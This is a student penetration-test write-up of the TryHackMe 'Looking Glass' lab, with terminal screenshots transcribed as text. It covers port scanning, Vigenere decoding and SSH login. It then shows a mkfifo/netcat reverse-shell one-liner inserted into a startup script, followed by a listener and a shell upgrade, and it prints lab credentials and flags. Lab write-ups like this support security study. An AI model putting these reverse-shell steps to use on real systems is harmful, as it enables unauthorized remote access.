



PENTEST 1

T14L

LOOKING GLASS

By : Amilia Nadzeera Binti Baharudin , 1211102162

1) Recon & Enumeration

Tools used : AttackBox,Nmap,ssh,Terminal,WSL,nano,Firefox

Start with the basic nmap scan that includes the machine ip to check the open ports. Here I used `nmap -sC -sV 10.10.113.222`. sC performs script scan using the default set of scripts. sV Enables version detection. Nmap would take a few minutes to finish as it would have to scan for all possible open ports.


```
root@ip-10-10-135-156:~  
File Edit View Search Terminal Help  
root@ip-10-10-135-156:~# nmap -sC -sV 10.10.72.44  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 06:15 BST  
Debugging Increased to 1.  
NSE: [ssl-known-key 10.10.72.44:9001] sslcert.getCertificate error: Failed to  
connect to server  
NSE: Finished ssl-known-key against 10.10.72.44:9001.  
NSE: Finished sshv1 against 10.10.72.44:9290.  
NSE: Finished sshv1 against 10.10.72.44:9111.  
NSE: Finished sshv1 against 10.10.72.44:13782.  
NSE: Finished ssh-hostkey against 10.10.72.44:13722.  
NSE: Finished ssh-hostkey against 10.10.72.44:9968.  
NSE: Finished ssh-hostkey against 10.10.72.44:9877.  
NSE: Finished ssh-hostkey against 10.10.72.44:9666.  
NSE: Finished ssh-hostkey against 10.10.72.44:1111.  
NSE: Finished cccam-version against 10.10.72.44:10000.  
NSE: Finished ssh-hostkey against 10.10.72.44:10215.  
NSE: Finished ssh-hostkey against 10.10.72.44:9220.  
NSE: Finished sshv1 against 10.10.72.44:9415.  
NSE: Finished sshv1 against 10.10.72.44:9010.  
NSE: Finished ssh-hostkey against 10.10.72.44:9290.  
NSE: Finished ssh-hostkey against 10.10.72.44:12345.  
NSE: Finished ssh-hostkey against 10.10.72.44:9011.  
NSE: Finished ssh-hostkey against 10.10.72.44:9207.
```

```
Applications Place 🔥 Tue 26 Jul, 01:48 AttackBox IP:10.10.174.233
root@ip-10-10-174-233: ~

File Edit View Search Terminal Help
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9876/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9877/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9878/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9898/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9900/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9917/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9929/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9943/tcp open ssh Dropbear sshd (protocol 2.0)
```

Once the nmap has finished , I know that the port number 22 is running on OpenSSH and it shows that the ranges of ports are from 9000 to 14000. From the range given , I am tasked to find the correct port that we can connect to.

Firstly , I tried connecting to a few random ports from the range to determine whether the port was ‘higher’ or ‘lower’ from the randomly selected port using
Ssh -p ‘port number’ machine_ip .



The screenshot shows a terminal window titled 'root@ip-10-10-135-156: ~'. The window contains the following text:

```
File Edit View Search Terminal Help
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
|_ 3782/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
|_ 3783/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
MAC Address: 02:02:AD:C1:D8:23 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.31 seconds
root@ip-10-10-135-156:~# ssh -p 13000 10.10.72.44
The authenticity of host '[10.10.72.44]:13000 ([10.10.72.44]:13000)' can't be
established.
RSA key fingerprint is SHA256:iMWN18HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.72.44]:13000' (RSA) to the list of known ho
sts.
higher
Connection to 10.10.72.44 closed.
root@ip-10-10-135-156:~#
```

After a few attempts , I narrowed it down to the range 12300 - 12350 . To determine the correct port in the range , I used the sequence for i in \$(seq 12300 12350); do echo “Connecting to port \$i” ; ssh -o ‘LogLevel=ERROR’ -o ‘StrictHostKeyChecking=no’ -p \$i test@machine_ip;done | grep -vE ‘Lower|Higher’

```
root@ip-10-10-135-156:~  
File Edit View Search Terminal Help  
higher  
Connection to 10.10.72.44 closed.  
root@ip-10-10-135-156:# for i in $(seq 12350 12300); do echo "connecting to p  
ort $i" ; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no' -p $i test@10.  
10.72.44;done | grep -vE 'Lower|Higher'  
root@ip-10-10-135-156:# for i in $(seq 12300 12350); do echo "connecting to p  
ort $i" ; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no' -p $i test@10.  
10.72.44;done | grep -vE 'Lower|Higher'  
Connecting to port 12300  
Connection to 10.10.72.44 closed.  
connecting to port 12301  
Connection to 10.10.72.44 closed.  
connecting to port 12302  
Connection to 10.10.72.44 closed.  
connecting to port 12303  
Connection to 10.10.72.44 closed.  
connecting to port 12304  
Connection to 10.10.72.44 closed.  
connecting to port 12305  
Connection to 10.10.72.44 closed.  
connecting to port 12306  
Connection to 10.10.72.44 closed.  
connecting to port 12307
```

Here I have found that port **12344** is the correct port as I found a cipher text included. After a few failed tries, I finally found the right port. We got a strange message that looks to be some sort of encrypted text.

```
root@ip-10-10-135-156:~  
File Edit View Search Terminal Help  
Connecting to port 12343  
Connection to 10.10.72.44 closed.  
Connecting to port 12344  
You've found the real service.  
Solve the challenge to get access to the box  
Jabberwocky  
'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmte pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.  
  
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbal vppa grmj!  
Jnlhrf xag Rjinlu imro, pud tlnp  
►vl jintmofh Iaohtachxta!'  
  
Di tzdr hzw oqzehp jpvd tc oaoh:  
Eqvv amdx ale xpuxpx hwt oi jhbkhe--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa.  
  
Eno pz io yyhqho xyhbkhe wl sushf,  
Bwl Nruuirhdjk, xmmj mnlw fy mpaxt,  
Jani pjqumpzgn xhcdbgi xag bjskvr dsso,
```

After finding the correct port which is port 12344 , I saw that there is an ‘Enter Secret’ column underneath the scrambled cipher text . I searched up ‘Jabberwocky’ that was mentioned in the text and found out that it was a poem Lewis Carroll wrote.

```
root@ip-10-10-135-156: ~
File Edit View Search Terminal Help
Connecting to port 12343
Connection to 10.10.72.44 closed.
Connecting to port 12344
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Doe kepu bwhx sbai, tst jlbals vppa grmjli!
Jolhrf xag Rjinlu imro, pud tlmp
>vl jintmofh Iaohxtachxta!

Oi tzdr hzw oqzehp jpvv tc oaoh:
Eqvv amdx ale xpuxpxq hwt oi jhbkhhe--
tv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbg xag bjskvr dsso,
```

```
root@ip-10-10-135-156: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-135-156: ~ x root@ip-10-10-135-156: ~ x
tv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbg xag bjskvr dsso,
Pud cykdttk ej ba gaxt!

Jnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbk
Ewl vpvtq seuxs dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlæ
> x ymca krebqpsxug cevm.

Ick lrila xhz zlbmg vpt Qesulvwzrr?
Lpqx vw bf eifz, qy mthmjwa dwn!
J jitinofh kaz! Gtntdvl! Ttspaj!
> vl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Nph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbi tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: ■
```

jabberwocky

About 3,680,000 results (0.66 seconds)

<https://www.poetryfoundation.org> › Poems

Jabberwocky by Lewis Carroll - Poetry Foundation

Jabberwocky. By Lewis Carroll. 'Twas brillig, and the slithy toves. Did gyre and gimble in the wabe: All mimsy were the borogoves.,

Lewis Carroll · The Walrus and the Carpenter · The Hunting of the Snark

People also ask

- Why is Jabberwocky so famous?
- What animal is the Jabberwock?
- Why is Jabberwocky a nonsense poem?
- What does the Jabberwocky symbolize?

I found out that this was ciphered using the Vigenere Cipher method. I used an online decoder and found the key to the cipher text. I copied the strange text into the clipboard and pasted it on an online decoder ,
<https://www.guballa.de/vigenere-solver>

If you want to break a monalphabetic substitution cipher instead try the [Substitution Solver](#).

Input

Cipher Text:
 Elw bpntc pgzt alv uvvordet,
 Egf bwl qflf vaewz ovxxtiql.
 'Fvphve exl Jbfugzivgb, ff woy!
 Ioe kepu bwix sbai, tzt jibal vppa grmjll!
 Bplnrf xag Rjnlua imro, pud tlmp
 Bwl jntmofr lahxhtachxta!'

Oi txdz hjiw ogzehp jpvvd tc osoh:

Cipher Variant: Classical Vigenere

Language: German

Key Length: 3-30
 (e.g. 8 or a range e.g. 6-10)

Break Cipher

Result

Clear text [hide]

Clear text using key "thealphabeticcipher":

'Twas brillig, and the slithy toves
 Did gyre and gimble in the wabe;
 All mimsy were the borogoves,
 And the mome raths outgrabe.
 'Beware the Jabberwock, my son!
 The jaws that bite, the claws that catch!
 Beware the Jubjub bird, and shun
 The frumious Bandersnatch!'

Details [show]

I found out that the password is 'bewareTheJabberwock'. I tried ssh on port 22 as we have some credentials.


```

root@ip-10-10-135-156:~ 
File Edit View Search Terminal Tabs Help
root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x
Enter Secret:
jabberwock:AffectionatelyVenturedPaperMostly
Connection to 10.10.72.44 closed.
root@ip-10-10-135-156:~# ssh -p jabberwock@10.10.72.44
Bad port 'jabberwock@10.10.72.44'
root@ip-10-10-135-156:~# ssh jabberwock@10.10.72.44
The authenticity of host '10.10.72.44' (10.10.72.44) can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.72.44' (ECDSA) to the list of known hosts.
jabberwock@10.10.72.44's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
open.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
|32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt |rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ cat

Connection to 10.10.72.44 closed by remote host.
Connection to 10.10.72.44 closed.
root@ip-10-10-135-156:~# 

```

Now I can sign in as Jabberwock. Using the command 'ls' , we can list out the directories and find the user.txt files. Using 'cat user.txt' , we found the reversed user flag. To get the unreversed user flag , use command '| rev' .




Final Result: Upon verification of the flag, I placed the flag into the TryHackMe site and got the confirmation. The user flag is
THM{65d3710e9d75d5f346d2bac669119a23}


2)Initial Foothold

Tools used : AttackBox, WSL, Terminal, vi Editor, cat


We are now tasked to find the root.



```
File Edit View Search Terminal Help
File Edit View Search Terminal Help
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmt pw sxderpIoeKeudmgdst
Enter Secret:
jabberwock:SoundedTelescopeDictionaryExactly
Connection to 10.10.113.222 closed.
root@ip-10-10-165-132:~# ssh jabberwock@10.10.113.222
The authenticity of host '10.10.113.222 (10.10.113.222)' can't be established.
ECDSA key fingerprint is SHA256:kac10m3nkZjBx4D53cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.113.222' (ECDSA) to the list of known hosts.
jabberwock@10.10.113.222's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
•2a911966cab2d643f5d57d9e0173d56(mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75df346d2bac669119a23}
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history -> /dev/null
l
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$
```



```
File Edit View Search Terminal Help
File Edit View Search Terminal Help
jabberwock
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
•32a911966cab2d643f5d57d9e0173d56(mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75df346d2bac669119a23}
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history -> /dev/null
l
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
jabberwock@looking-glass:/home$ ls -al
total 32
drwxr-xr-x 8 root root 4096 Jul 3 2020 .
drwxr-xr-x 24 root root 4096 Jul 2 2020 ..
drwx---x-x 6 alice alice 4096 Jul 3 2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul 3 2020 humptydumpty
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3 2020 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul 3 2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul 3 2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul 3 2020 tweedledum
jabberwock@looking-glass:/home$
```



A screenshot of a terminal window titled "jabberwock@looking-glass: ~". The window shows the command "wall \$(cat /home/jabberwock/poem.txt)" being run. The output of the command is a long, multi-line poem titled "Jabberwocky" by Lewis Carroll. The terminal interface includes a menu bar with File, Edit, View, Search, Terminal, Help, and a toolbar with icons for copy, paste, and search.

```
File Edit View Search Terminal Help
wall $(cat /home/jabberwock/poem.txt)

"twasBrillig.sh" 1L, 38C           1,1      All
E1 m 274

```

I edited twasbrillig.sh by using 'vi twasbrillig.sh' so that they can read the file by using the same port for both netcat and the file. I used the script 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10'. This is crucial to be done before the netcat listener.

Now I can reboot the box to get the connection and start the netcat listener.

Here I have started out netcat listener on port 4444 , the same port I opened before this. I used the command ‘nc -nlvp 444’ .

```
root@ip-10-10-135-156:~
```

File Edit View Search Terminal Tabs Help

```
root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x
root@ip-10-10-135-156:~# nc -nlvp 4444
listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.72.44 41620 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 =c "import pty.pty.spawn('/bin/bash')"
python3: can't open file '=c': [Errno 2] No such file or directory
$ python3 -c "import pty.pty.spawn('/bin/bash')"
  File "<string>", line 1
    import pty.pty.spawn('/bin/bash')
          ^
SyntaxError: invalid syntax
$ python3 -c "import pty;pty.spawn('/bin/bash')"
Tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                  nc -nlvp 4444
root@ip-10-10-135-156:~# stty raw -echo
root@ip-10-10-135-156:~# nc -nlvp 4444

tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
```

```
root@ip-10-10-135-156:~
```

File Edit View Search Terminal Tabs Help

```
root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x
54 bytes from 10.10.72.44: icmp_seq=1653 ttl=64 time=0.488 ms
54 bytes from 10.10.72.44: icmp_seq=1654 ttl=64 time=0.441 ms
54 bytes from 10.10.72.44: icmp_seq=1655 ttl=64 time=0.431 ms
54 bytes from 10.10.72.44: icmp_seq=1656 ttl=64 time=0.425 ms
54 bytes from 10.10.72.44: icmp_seq=1657 ttl=64 time=0.472 ms
54 bytes from 10.10.72.44: icmp_seq=1658 ttl=64 time=0.458 ms
54 bytes from 10.10.72.44: icmp_seq=1659 ttl=64 time=0.491 ms
54 bytes from 10.10.72.44: icmp_seq=1660 ttl=64 time=0.442 ms
54 bytes from 10.10.72.44: icmp_seq=1661 ttl=64 time=0.419 ms
54 bytes from 10.10.72.44: icmp_seq=1662 ttl=64 time=0.462 ms
54 bytes from 10.10.72.44: icmp_seq=1663 ttl=64 time=0.443 ms
54 bytes from 10.10.72.44: icmp_seq=1664 ttl=64 time=0.447 ms
54 bytes from 10.10.72.44: icmp_seq=1665 ttl=64 time=0.424 ms
54 bytes from 10.10.72.44: icmp_seq=1666 ttl=64 time=0.462 ms
54 bytes from 10.10.72.44: icmp_seq=1667 ttl=64 time=0.413 ms
54 bytes from 10.10.72.44: icmp_seq=1668 ttl=64 time=0.391 ms
54 bytes from 10.10.72.44: icmp_seq=1669 ttl=64 time=0.465 ms
54 bytes from 10.10.72.44: icmp_seq=1670 ttl=64 time=0.408 ms
54 bytes from 10.10.72.44: icmp_seq=1671 ttl=64 time=0.464 ms
54 bytes from 10.10.72.44: icmp_seq=1672 ttl=64 time=2.17 ms
54 bytes from 10.10.72.44: icmp_seq=1673 ttl=64 time=0.426 ms
54 bytes from 10.10.72.44: icmp_seq=1674 ttl=64 time=0.431 ms
54 bytes from 10.10.72.44: icmp_seq=1675 ttl=64 time=0.488 ms
54 bytes from 10.10.72.44: icmp_seq=1676 ttl=64 time=0.450 ms
```

(Picture of our netcat listener during the ‘Ping’ing process)

3)Horizontal Privilege Escalation

Tools Used : AttackBox , terminal, python3, CyberChef, RSA private key.

After successfully pinging ,I upgraded the shell by using python3 and took a look at the home folder. I am now connected to the user Tweedledum.I looked around and managed to get an encrypted text. Using cyberchef , I decrypted the text.

```
File Edit View Search Terminal Tabs Help
root@ip-10-10-248-4: ~ x root@ip-10-10-248-4: ~ x
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabdd62a11ef721d1542d8
746865280617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

